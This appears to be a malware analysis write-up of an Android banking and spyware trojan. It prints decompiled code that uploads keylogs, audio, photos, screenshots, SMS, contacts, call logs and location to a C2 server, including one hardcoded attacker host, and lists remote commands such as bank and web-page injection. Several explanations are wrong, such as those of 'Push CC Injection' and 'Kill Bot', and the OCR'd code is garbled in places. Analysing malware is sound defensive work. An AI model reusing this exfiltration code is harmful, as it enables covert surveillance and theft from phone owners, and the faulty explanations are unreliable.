
Go to manifest file and see the components that can possibly interact with C2 server and explore that.

I also searched for <http://> string in code to find the URL.

Finding the objective of the functions accessing the http URL which is given in highlight my findings section.

Snapshot of the commands I executed:

Here is the result I go to each file one by one and find out if there is component that interacting with the C2 server



The screenshot shows an IDE search results window. The search bar at the top contains the text "http://". Below the search bar, there are checkboxes for "Search definitions of:" (Class, Method, Field, Code, Resource, Comments) and "Search options:" (Case-insensitive, Regex, Active tab only). The search results are displayed in a list on the left and a detailed view on the right. The list on the left shows various code snippets from the package "com.example.pablo", including methods like "AccessibilityService.Ooo0000(String) void", "AudioRecorder.Ooo0000.run() void", "Bank.onCreate(Bundle) void", "CameraActivity.Ooo0000.run() void", "CommandListener.Ooo0000() void", "CommandListener.Ooo0000(String) int", "MainActivity.Ooo0000(String) void", "MainActivity.Ooo0000.run() void", "SmsReceiver.onReceive(Context, Intent) void", "a8.onSuccess(AccessibilityService\$ScreenshotResult) void", "d8.Ooo0000(1g, 1h) void", and "d8.Ooo0000(1g, 1h) void". The detailed view on the right shows a code snippet from "MainActivity.Oc" where "http://" is used to create an "HttpURLConnection" object, and the URL is highlighted in yellow.

```
Search for text: http://

Search definitions of:
☐ Class ☐ Method ☐ Field ☒ Code ☐ Resource ☐ Comments
Search options:
☒ Case-insensitive ☐ Regex ☐ Active tab only

Node
com.example.pablo.AccessibilityService.Ooo0000(String) void
com.example.pablo.AudioRecorder.Ooo0000.run() void
com.example.pablo.Bank.onCreate(Bundle) void
com.example.pablo.CameraActivity.Ooo0000.run() void
com.example.pablo.CommandListener.Ooo0000() void
com.example.pablo.CommandListener.Ooo0000(String) int
com.example.pablo.MainActivity.Ooo0000(String) void
com.example.pablo.MainActivity.Ooo0000.run() void
com.example.pablo.MainActivity.Ooo0000.run() void
com.example.pablo.SmsReceiver.onReceive(Context, Intent) void
com.example.pablo.a8.onSuccess(AccessibilityService$ScreenshotResult) void
com.example.pablo.d8.Ooo0000(1g, 1h) void
com.example.pablo.d8.Ooo0000(1g, 1h) void
com.example.pablo.d8.Ooo0000(1g, 1h) void

ooo00002.Ooo0000( http:// + MainActivity.Oc
HttpURLConnection httpURLConnection = (Httpu
Ooo0000 = q7.Ooo0000( http://, stringExtra)
HttpURLConnection httpURLConnection = (Httpu
StringBuilder Ooo0 = q7.Ooo0( http://);
StringBuilder Ooo0 = q7.Ooo0( http://);
httpURLConnection = (HttpURLConnection) new
StringBuilder Ooo02 = q7.Ooo0( http://);
StringBuilder Ooo02 = q7.Ooo0( http://);
StringBuilder Ooo0 = q7.Ooo0( http://);
ooo00002.Ooo0000( http:// + MainActivity.Oc
HttpURLConnection httpURLConnection = (Httpu
StringBuilder Ooo0 = q7.Ooo0( http://);
StringBuilder Ooo02 = q7.Ooo0( http://);
StringBuilder Ooo03 = q7.Ooo0( http://);
```

Snapshot of the relevant codes of the app to highlight my findings:

```
public static void OooO00o(String str) {
    try {
        StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
        hh.OooO00o oooO00o = new hh.OooO00o();
        TimeUnit timeUnit = TimeUnit.SECONDS;
        oooO00o.OooO00o(10L, timeUnit);
        oooO00o.OooO00o(10L, timeUnit);
        oooO00o.OooO00o(10L, timeUnit);
        hh hhVar = new hh(oooO00o);
        jh.OooO00o oooO00o2 = new jh.OooO00o();
        oooO00o2.OooO00o("http://" + MainActivity.OooO00o + "/project/apiMethods/uploadKeylogs.php?botid=" + MainActivity.f503OooO00o + "&keylogs=" +
            ((fi) hhVar.OooO00o(oooO00o2.OooO00o()).OooO00o(new OooO00o()));
        OooO00o.clear();
    } catch (UnsupportedEncodingException e) {
        e.printStackTrace();
    }
}

oooO00o2.OooO00o("http://" + MainActivity.OooO00o + "/project/apiMethods/uploadKeylogs.php?botid=" +
    " + MainActivity.f503OooO00o + "&keylogs=" + URLEncoder.encode(str, "UTF-8"));
```

Accessibility Service: The above snippet from accessibility service which is using above URL to connect to the C2 server. The code sets a permissive thread policy using StrictMode, creates a custom hh object with specific timeout values, sets up an HTTP request URL with parameters, and sends the request using the hh object. Finally, it clears a data structure called OooO00o. If an UnsupportedEncodingException occurs, it prints the stack trace.

```
public void run() {
    AudioRecorder audioRecorder = AudioRecorder.this;
    int i = AudioRecorder.OooO00o;
    audioRecorder.f490OooO00o = audioRecorder.getFilesDir().toString();
    audioRecorder.f490OooO00o = q7.OooO00o(new StringBuilder(), audioRecorder.f490OooO00o, "/audioRec.3gp");
    audioRecorder.f489OooO00o.stop();
    audioRecorder.f489OooO00o.release();
    audioRecorder.f489OooO00o = null;
    try {
        FileInputStream fileInputStream = new FileInputStream(new File(audioRecorder.f490OooO00o));
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://" + MainActivity.OooO00o
            httpURLConnection.setDoInput(true);
            httpURLConnection.setDoOutput(true);
            httpURLConnection.setUseCache(false);
```

```
new URL("http://" + MainActivity.0oo000o + "/project/apiMethods/uploadVNC.php?botid="
+ MainActivity.f5030oo000o + "&type=audio").openConnection();
```

Audio Recorder Service: The above snippet is from audio recorder service. The code reads an audio file from a `FileInputStream`, sets up an HTTP connection to a specific URL with various properties such as request method, headers, and cookies, writes the audio file as multipart/form-data in the request body, and retrieves the response code and message. Finally, it closes the file input stream and data output stream.

```
try {
    FileInputStream fileInputStream = new FileInputStream(new File(str));
    HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://" + MainActivity.0oo000o +
    httpURLConnection.setDoInput(true);
    httpURLConnection.setDoOutput(true);
    httpURLConnection.setUseCaches(false);
    httpURLConnection.setRequestMethod("POST");
    httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data");

    new URL("http://" + MainActivity.0oo000o + "/project/apiMethods/uploadVNC.php?botid="
+ MainActivity.f5030oo000o + "&type=photo").openConnection();
```

Camera Activity: The code reads a photo file from a `FileInputStream`, sets up an HTTP connection to a specific URL with various properties such as request method, headers, and cookies, writes the photo file as multipart/form-data in the request body, retrieves the response code and message, and if the response code is 200, it stops a camera activity. Finally, it closes the file input stream and data output stream.

```

public final void Ooo000o() {
    String str;
    Intent flags;
    String str2;
    StringBuilder Ooo0 = q7.Ooo0("http://");
    Ooo0.append(MainActivity.Ooo000o);
    Ooo0.append("/project/bots/");
    String Ooo00o0 = q7.Ooo00o0(Ooo0, MainActivity.f5030oo000o, "/command");
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.Ooo000o ooo000o = new hh.Ooo000o();
    TimeUnit timeUnit = TimeUnit.SECONDS;
    ooo000o.Ooo000o(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    hh hhVar = new hh(ooo000o);
    jh.Ooo000o ooo000o2 = new jh.Ooo000o();
}

```

Command Listener: The code constructs a URL string by appending various values, sets a permissive thread policy using StrictMode, creates objects for handling timeouts and scheduling tasks, and initializes objects of classes hh and jh with the created objects.

```

public final void Ooo000o() {
    StringBuilder Ooo0 = q7.Ooo0("http://");
    Ooo0.append(MainActivity.Ooo000o);
    Ooo0.append("/project/apiMethods/updateStat.php?botid=");
    Ooo0.append(MainActivity.f5030oo000o);
    Ooo0.append("&time=");
    Ooo0.append(System.currentTimeMillis() / 1000);
    String sb = Ooo0.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.Ooo000o ooo000o = new hh.Ooo000o();
    TimeUnit timeUnit = TimeUnit.SECONDS;
    ooo000o.Ooo000o(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    ooo000o.Ooo0000(10L, timeUnit);
    hh hhVar = new hh(ooo000o);
    jh.Ooo000o ooo000o2 = new jh.Ooo000o();
    ooo000o2.Ooo00o0(sb);
    ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo00o0(new Ooo0000(this));
}

```

Command Listener: The code sends an HTTP request to a URL constructed using various values, sets a permissive thread policy using StrictMode, creates objects for handling timeouts and scheduling tasks, initializes objects of classes hh and jh with the created objects, sets a

request URL for the jh object, and then makes an asynchronous HTTP request using the hh object with a callback specified as OooO0000(this).

```
public int OooO0000(String str) {  
    IOException e;  
    IOException e2;  
    int i;  
    FileInputStream fileInputStream;  
    HttpURLConnection httpURLConnection;  
    DataOutputStream dataOutputStream;  
    int i2 = 0;  
    try {  
        fileInputStream = new FileInputStream(new File(str));  
        httpURLConnection = (HttpURLConnection) new URL("http://" + MainActivity.OooO0000 + "/project/apiMethods/uploadVNC.php?botid=  
        httpURLConnection.setDoInput(true);  
        httpURLConnection.setDoOutput(true);  
        httpURLConnection.setUseCaches(false);  
        httpURLConnection.setRequestMethod("POST");  
        httpURLConnection.setRequestProperty("Connection", "Keep-Alive");  
        httpURLConnection.setRequestProperty("ENCTYPE", "multipart/form-data");  
        httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=*****");  
        httpURLConnection.setRequestProperty("uploaded_file", str);  
        dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());  
        dataOutputStream.writeBytes("--*****\r\n");  
        dataOutputStream.writeBytes("Content-Disposition: form-data; name=\"uploaded_file\";filename=" + str + "\r\n");  
    }  
}
```

Command Listener: The code creates an HTTP POST request to upload a file to a server, sets various properties for the request including the file name and content type, reads the file data from a FileInputStream in chunks, and writes it to the request's output stream in multipart/form-data format. Finally, it gets the response code from the server's response.

```

public void Ooo0o0() {
    StringBuilder Ooo02 = q7.Ooo0("http://melanieparker.42web.io/belladonna.php?id=");
    Ooo02.append(f5030Ooo000o);
    String sb = Ooo02.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.Ooo000o ooo000o = new hh.Ooo000o();
    ooo000o.Ooo000o(10L, TimeUnit.SECONDS);
    hh hhVar = new hh(Ooo000o);
    jh.Ooo000o ooo000o2 = new jh.Ooo000o();
    ooo000o2.Ooo000o(sb);
    String str = Ooo000o;
    hf.Ooo000o("Cookie", "name");
    hf.Ooo000o(str, "value");
    dh.Ooo000o ooo000o3 = ooo000o2.Ooo000o;
    Objects.requireNonNull(ooo000o3);
    hf.Ooo000o("Cookie", "name");
    hf.Ooo000o(str, "value");
    dh.Ooo000o ooo000o = dh.Ooo000o;
    ooo000o.Ooo000o("Cookie");
    ooo000o.Ooo000o(str, "Cookie");
    ooo000o3.Ooo000o("Cookie", str);
    ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo000o(new Ooo000o());
}

```

MainActivity: The code sends an HTTP GET request to a server with a dynamically generated URL that includes an ID parameter. It uses the StrictMode class to set a permissive thread policy, and then uses hh, jh, hf, and dh objects to construct and execute the HTTP request with custom cookie headers. The response is handled by the Ooo000o callback. It includes custom cookie handling and potentially sensitive information such as cookie names and values.

```

public void OooOoo0(String str) {
    StringBuilder Ooo02 = q7.Ooo0("http://");
    Ooo02.append(Ooo000);
    Ooo02.append("/project/apiMethods/updateLoc.php?botid=");
    Ooo02.append(f5030oo000);
    Ooo02.append("&location=");
    Ooo02.append(str);
    String sb = Ooo02.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.Ooo000 ooo000 = new hh.Ooo000();
    TimeUnit timeUnit = TimeUnit.SECONDS;
    ooo000.Ooo000(10L, timeUnit);
    ooo000.Ooo000(10L, timeUnit);
    ooo000.Ooo000(10L, timeUnit);
    hh hhVar = new hh(ooo000);
    jh.Ooo000 ooo0002 = new jh.Ooo000();
    ooo0002.Ooo000(sb);
    ((fi) hhVar.Ooo000(ooo0002.Ooo000())).Ooo000(new Ooo000(this));
}

```

Location Background Service: The code sends an HTTP GET request to a server with a dynamically generated URL that includes the location data as a query parameter. It uses the StrictMode class to set a permissive thread policy, and then uses a combination of hh and jh objects to construct and execute the HTTP request. Based on the method names used (updateLoc.php, OooOO0), it seems like this code may be used to update the location of the device using a server-side API.

```

public void OooOooo(String str) {
    StringBuilder OooO2 = q7.OooO("http://");
    OooO2.append(OooO00o);
    OooO2.append("/project/apiMethods/uploadLog.php?log=");
    OooO2.append(Calendar.getInstance().getTime().toString().replace(" ", "%20"));
    OooO2.append("<br>");
    OooO2.append(str.replace(" ", "%20"));
    OooO2.append("<hr class=\"class-2\" />");
    String sb = OooO2.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.OooO00o oooO00o = new hh.OooO00o();
    TimeUnit timeUnit = TimeUnit.SECONDS;
    oooO00o.OooO00o(10L, timeUnit);
    oooO00o.OooO00o(10L, timeUnit);
    oooO00o.OooO00o(10L, timeUnit);
    hh hhVar = new hh(oooO00o);
    jh.OooO00o oooO00o2 = new jh.OooO00o();
    oooO00o2.OooO00o(sb);
    ((fi) hhVar.OooO00o(oooO00o2.OooO00o())).OooO00o(new OooO(this));
}

```

Log Background Service: The code sends an HTTP GET request to a server with a dynamically generated URL that includes a log parameter. It uses the Calendar class to get the current time and date, replaces spaces with "%20" in the log string, and appends it to the URL along with some HTML tags to format the log entry. It then uses StrictMode class to set a permissive thread policy, and hh, jh, and fi objects to construct and execute the HTTP request. The response is handled by the OooO callback. The purpose of this code is to upload a log entry to a server for logging or monitoring purposes.

```

String obj = arrayList.toString();
String replace2 = MainActivity.this.OooOo().replace(" ", "%20");
Objects.requireNonNull(MainActivity);
StringBuilder OooO = q7.OooO("http://");
OooO.append(MainActivity.OooO00O);
OooO.append("/project/apiMethods/register.php?botid=");
OooO.append(str);
OooO.append("&brand=");
OooO.append(str2);
OooO.append("&number=");
OooO.append(str3);
OooO.append("&operator=");
OooO.append(str4);
OooO.append("&locale=");
OooO.append(locale);
OooO.append("&version=");
OooO.append(valueOf);
OooO.append("&email=");
OooO.append(OooOoO0);
OooO.append("&date=");
OooO.append(replace);
OooO.append("&contacts=");
OooO.append(obj);
OooO.append("&apps=");
OooO.append(replace2);
String sb = OooO.toString();

```

Data Collection Service: The code constructs a URL with multiple parameters and values, including bot ID, brand, number, operator, locale, version, email, date, contacts, and apps. It then sends an HTTP GET request to the server with the constructed URL using hh and jh objects. The response is handled by a callback d8 which is executed in the context of MainActivity. Finally, it starts a service named CommandListener using an Intent in the context of MainActivity.

```

public void onReceive(Context context, Intent intent) {
    Bundle extras;
    if ((intent.getAction().equals("android.provider.Telephony.SMS_DELIVER") || intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
        Object[] objArr = (Object[]) extras.get("pdus");
        SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
        for (int i = 0; i < objArr.length; i++) {
            if (Build.VERSION.SDK_INT >= 23) {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString("format"));
            } else {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            }
            this.Ooo000o = smsMessageArr[i].getMessageBody();
            this.Ooo000o = smsMessageArr[i].getOriginatingAddress();
            try {
                StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
                hh.Ooo000o ooo000o = new hh.Ooo000o();
                TimeUnit timeUnit = TimeUnit.SECONDS;
                ooo000o.Ooo000o(10L, timeUnit);
                ooo000o.Ooo000o(10L, timeUnit);
                ooo000o.Ooo000o(10L, timeUnit);
                hh hhVar = new hh(ooo000o);
                jh.Ooo000o ooo000o2 = new jh.Ooo000o();
                ooo000o2.Ooo000o("http://" + MainActivity.Ooo000o + "/project/apiMethods/uploadLog.php?log=" + Calendar.getInstance().getTime().getTime() + "&body=" + this.Ooo000o + "&address=" + this.Ooo000o);
                ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo000o(new Ooo000o(this));
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}

```

SMS Receiver: The above code is an implementation of an Android BroadcastReceiver that captures incoming SMS messages and sends them to a remote server. The code retrieves the message body and originating address from the SMS, creates a formatted log message with the received SMS information, and then uploads it to a server using a custom API endpoint. It also uses StrictMode to permit network operations on the main thread, which is generally not recommended as it can cause performance and security issues.

```

public void onSuccess(AccessibilityService.ScreenshotResult screenshotResult) {
    try {
        long nanoTime = System.nanoTime();
        String str = this.000000.getFilesDir().getAbsolutePath() + "/screen.jpg";
        ColorSpace colorSpace = ColorSpace.get(ColorSpace.Named.SRGB);
        int i = Resources.getSystem().getDisplayMetrics().heightPixels;
        int i2 = Resources.getSystem().getDisplayMetrics().widthPixels;
        Bitmap wrapHardwareBuffer = Bitmap.wrapHardwareBuffer(screenshotResult.getHardwareBuffer(), colorSpace);
        FileOutputStream fileOutputStream = new FileOutputStream(new File(str));
        wrapHardwareBuffer.compress(Bitmap.CompressFormat.JPEG, 30, fileOutputStream);
        fileOutputStream.flush();
        fileOutputStream.close();
        long convert = TimeUnit.MILLISECONDS.convert(System.nanoTime() - nanoTime, TimeUnit.NANOSECONDS);
        try {
            try {
                FileInputStream fileInputStream = new FileInputStream(new File(str));
                HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://" + MainActivity.000000 + "/project/apiMethods/uploadVNC.php");
                httpURLConnection.setDoInput(true);
                httpURLConnection.setDoOutput(true);
                httpURLConnection.setUseCaches(false);
                httpURLConnection.setRequestMethod("POST");
                httpURLConnection.setRequestProperty("Connection", "Keep-Alive");
                httpURLConnection.setRequestProperty("ENCTYPE", "multipart/form-data");
                httpURLConnection.setRequestProperty("Cookie", MainActivity.000000);
                httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=*****");
                httpURLConnection.setRequestProperty("uploaded_file", str);
                DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
                dataOutputStream.writeBytes("--*****\r\n");
                dataOutputStream.writeBytes("Content-Disposition: form-data; name=\"uploaded_file\";filename=" + str + "\r\n");
                dataOutputStream.writeBytes("\r\n");
                int min = Math.min(fileInputStream.available(), 1048576);
                byte[] bArr = new byte[min];
                while (fileInputStream.read(bArr, 0, min) > 0) {
                    dataOutputStream.write(bArr, 0, min);
                    min = Math.min(fileInputStream.available(), 1048576);
                }
                dataOutputStream.writeBytes("\r\n");
            }
        }
    }
}

```

Screenshot Background Service: In this code snippet, a screenshot is captured and saved as a JPEG image file. The file is then uploaded to a server using a POST request with multipart form data. The response code and message from the server are captured and stored.

```

StringBuilder 0000 = q7.0000("http://");
0000.append(MainActivity.000000);
0000.append("/project/apiMethods/uploadInbox.php?botid=");
0000.append(MainActivity.f503000000);
0000.append("&inbox=");
0000.append(str3);
String sb = 0000.toString();
StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
hh.000000 000000 = new hh.000000();
TimeUnit timeUnit = TimeUnit.SECONDS;
000000.000000(10L, timeUnit);
000000.000000(10L, timeUnit);
000000.000000(10L, timeUnit);
hh hhVar = new hh(000000);
jh.000000 0000002 = new jh.000000();
0000002.000000(sb);
((fi) hhVar.000000(0000002.000000())).000000(new e8(MainActivity));

```

Upload Inbox Service: In this code snippet, a URL is constructed by appending various parameters to it. Strict mode is set to permit all operations on the current thread. A network request is then made using the constructed URL, with timeout values set using TimeUnit. The response is handled by a callback function named "e8" in the "MainActivity" class.

```
StringBuilder 00o02 = q7.00o0("http://");
00o02.append(MainActivity.00o000o);
00o02.append("/project/apiMethods/uploadCall.php?botid=");
00o02.append(MainActivity.f50300o000o);
00o02.append("&calllogs=");
00o02.append(str);
String sb2 = 00o02.toString();
StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
hh.00o000o 00o000o3 = new hh.00o000o();
TimeUnit timeUnit2 = TimeUnit.SECONDS;
00o000o3.00o000o(10L, timeUnit2);
00o000o3.00o000o(10L, timeUnit2);
00o000o3.00o000o(10L, timeUnit2);
hh hhVar2 = new hh(00o000o3);
jh.00o000o 00o000o4 = new jh.00o000o();
00o000o4.00o000o(sb2);
((fi) hhVar2.00o000o(00o000o4.00o000o())).00o000o(new f8(mainActivity2));
```

Upload Call Service: In this code snippet, a URL is constructed by appending various parameters to it. Strict mode is set to permit all operations on the current thread. A network request is then made using the constructed URL, with timeout values set using TimeUnit. The response is handled by a callback function named "f8" in the "MainActivity2" class.


```

String encode = URLEncoder.encode(arrayList.toString().replace(",", "%0A").replace("[", '
StringBuilder Ooo03 = q7.Ooo0("http://");
Ooo03.append(MainActivity.Ooo000o);
Ooo03.append("/project/apiMethods/uploadFilesList.php?botid=");
Ooo03.append(MainActivity.f5030oo000o);
Ooo03.append("&list=");
Ooo03.append(encode);
String sb3 = Ooo03.toString();
StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
hh.Ooo000o ooo000o5 = new hh.Ooo000o();
TimeUnit timeUnit3 = TimeUnit.SECONDS;
ooo000o5.Ooo000o(10L, timeUnit3);
ooo000o5.Ooo000o(10L, timeUnit3);
ooo000o5.Ooo000o(10L, timeUnit3);
hh hhVar3 = new hh(ooo000o5);
jh.Ooo000o ooo000o6 = new jh.Ooo000o();
ooo000o6.Ooo000o(sb3);

```

Upload FileList Service: In In this code snippet, an array list is converted to a URL-encoded string by replacing commas with "%0A" (line break), and removing square brackets. The encoded string is then appended to a URL along with other parameters. Strict mode is set to permit all operations on the current thread. A network request is made to the constructed URL, and the response is handled by a callback function named "c8" in the "MainActivity3" class. Finally, a string value is retrieved from an object of type "lh" and passed to a method named "OooOo0o" in an object named "OooO00o".

5. List all the controls/ capabilities that can be exercised by C2/ malware?

My Approach:

I carefully observed CommandListener file, In that file most of the capabilities are mentioned.

I used manifest files to get to know the permission which app can have.

I observed MainActivity file and its nested files & functions to uncover the capabilities of the malware.

I used search option to find some capabilities of malware.

Snapshot of the commands I executed:

I double clicked to enter into specific function.

Snapshot of the relevant codes of the app to highlight my findings:

```
String str3 = this.f5010000000;  
AccessibilityService.f4680000000 = str3.substring(str3.indexOf("[") + 1, this.f5010000000.indexOf("]"));  
str2 = this.f5010000000;  
} else if (this.f5010000000.contains("Take Photo")) {  
    startService(new Intent(getApplicationContext(), CameraActivity.class).addFlags(268435456));  
    str2 = this.f5010000000;
```

1. Capture Photo: Capability of malware to remotely capture or access the camera of an infected device to capture images or videos without the knowledge or consent of the device's owner or user. This can be done stealthily and without any indication or notification to the user.

```

if (this.f5010oo000o.contains("Push CC Injection")) {
    String str3 = this.f5010oo000o;
    AccessibilityService.f4680oo000o = str3.substring(str3.indexOf("(") + 1, this.f5010oo000o.indexOf(")"));
    str2 = this.f5010oo000o;
} else if (this.f5010oo000o.contains("Take Photo")) {
    startService(new Intent(getApplicationContext(), CameraActivity.class).addFlags(268435456));
    str2 = this.f5010oo000o;
} else if (!this.f5010oo000o.contains("Send SMS") || this.f5010oo000o.contains("All")) {
    if (!this.f5010oo000o.contains("Send SMS to All Contacts")) {
        if (!this.f5010oo000o.contains("Inject a web page")) {
            if (this.f5010oo000o.contains("Download File")) {

```

2. Push custom code injection: "Push CC Injection" is a technique used by malware to inject malicious code or instructions into legitimate processes running on an infected system. It involves modifying the control flow of a legitimate process by pushing a custom code or instructions onto the call stack, and then redirecting the execution flow to the injected code. This technique allows malware to execute its own malicious code within the context of a legitimate process, making it harder for anti-malware software to detect and block the malicious activity.

```

ArrayList arrayList = new ArrayList();
if (o0000000.0oo000o(mainActivity3(getApplicationContext(), "android.permission.READ_CONTACTS") != 0) {
    arrayList.add("AN ERROR OCCURRED! COULD NOT GET CONTACTS!");
} else {
    Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null)
    while (query.moveToNext()) {
        try {
            if (arrayList.toString().length() < 7000) {
                arrayList.add(query.getString(query.getColumnIndex("data1")));
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

3. Read Contacts: This involve accessing the address book or contact list of a device, and collecting contact information such as names, phone numbers, email addresses, and other personal details. Malware may use this information for various malicious purposes, such as spamming, phishing, identity theft, or other nefarious activities that compromise the privacy and security of the victim's contacts.

```

startService(new Intent(getApplicationContext(), CameraActivity.class).addFlags(268435456));
str2 = this.f5010000000;
} else if (!this.f5010000000.contains("Send SMS") || this.f5010000000.contains("All")) {
    if (!this.f5010000000.contains("Send SMS to All Contacts")) {

```

4. Send SMS to all contacts: Capability of malware to automatically send text messages (SMS) or multimedia messages (MMS) to all contacts stored on an infected device, typically without the knowledge or consent of the device's owner or user. This can be done as a means of spreading the malware to other devices or as a form of social engineering to trick users into clicking on malicious links or downloading infected attachments.

```

if (!this.f5010000000.contains("Inject a web page")) {
    if (this.f5010000000.contains("Download File")) {
        String str4 = this.f5010000000;
        String substring = str4.substring(str4.indexOf("[") + 1, this.f5010000000.indexOf("]"));
        Cursor query = getApplicationContext().getContentResolver().query(MediaStore.Images.Medi
        while (true) {
            if (!query.moveToNext()) {
                break;

```

5. Injecting a webpage: It refers to the unauthorized insertion of malicious or maliciously modified web content into legitimate webpages or websites. Malware injects fake login forms or other forms requesting sensitive information into legitimate websites in order to trick users into providing their credentials, personal information, or financial data.

```

else if (this.f5010oo000o.contains("Kill Bot")) {
    startService(new Intent(getApplicationContext(), Uninstall.class));
    Intent intent = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS");
    intent.addCategory("android.intent.category.DEFAULT");
    StringBuilder 0oo02 = q7.0oo0("package:");
    0oo02.append(getPackageName());
    intent.setData(Uri.parse(0oo02.toString()));
    intent.setFlags(268435456);
    startActivity(intent);
}

```

6. Kill bot: refers to a functionality of malware that is designed to terminate or disable other malicious bots or malware programs that may be present on an infected system. This type of behavior is often seen in advanced malware or botnets, where different bots or malware programs may be competing for control or resources on an infected system.

```

if (this.f5010oo000o.contains("Uninstall an app")) {
    try {
        String str7 = this.f5010oo000o;
        String substring3 = str7.substring(str7.indexOf("[") + 1, this.f5010oo000o.indexOf("]"));
        startService(new Intent(getApplicationContext(), Uninstall.class));
        Intent intent2 = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS");
        intent2.addCategory("android.intent.category.DEFAULT");
        intent2.setData(Uri.parse("package:" + substring3));
        intent2.setFlags(268435456);
        startActivity(intent2);
        0oo0000 = this.f5010oo000o;
    } catch (Exception e2) {
        e = e2;
        e.printStackTrace();
        Thread.sleep(1000L);
    }
}

```

7. Uninstalling app: refers to a process where malware removes or deletes an application from an infected system. This behavior is typically observed in cases where the malware seeks to eliminate or evade detection by removing potentially unwanted or unnecessary software, including security tools, antivirus software, or other applications that may pose a threat to the malware's operation.

```

else if (this.f5010oo000o.contains("Push Bank Injection with Time")) {
    String str5 = this.f5010oo000o;
    String substring2 = str5.substring(str5.indexOf("[") + 1, this.f5010oo000o.indexOf("]"));
    String str6 = this.f5010oo000o;
    int parseInt = Integer.parseInt(str6.substring(str6.indexOf("(") + 1, this.f5010oo000o.indexOf(")")));
    AccessibilityService.f4680oo000o = substring2;
    0oo0000(substring2, parseInt);
    str2 = this.f5010oo000o;
else if (!this.f5010oo000o.contains("Push Bank Injection") || this.f5010oo000o.contains("(")) {

```

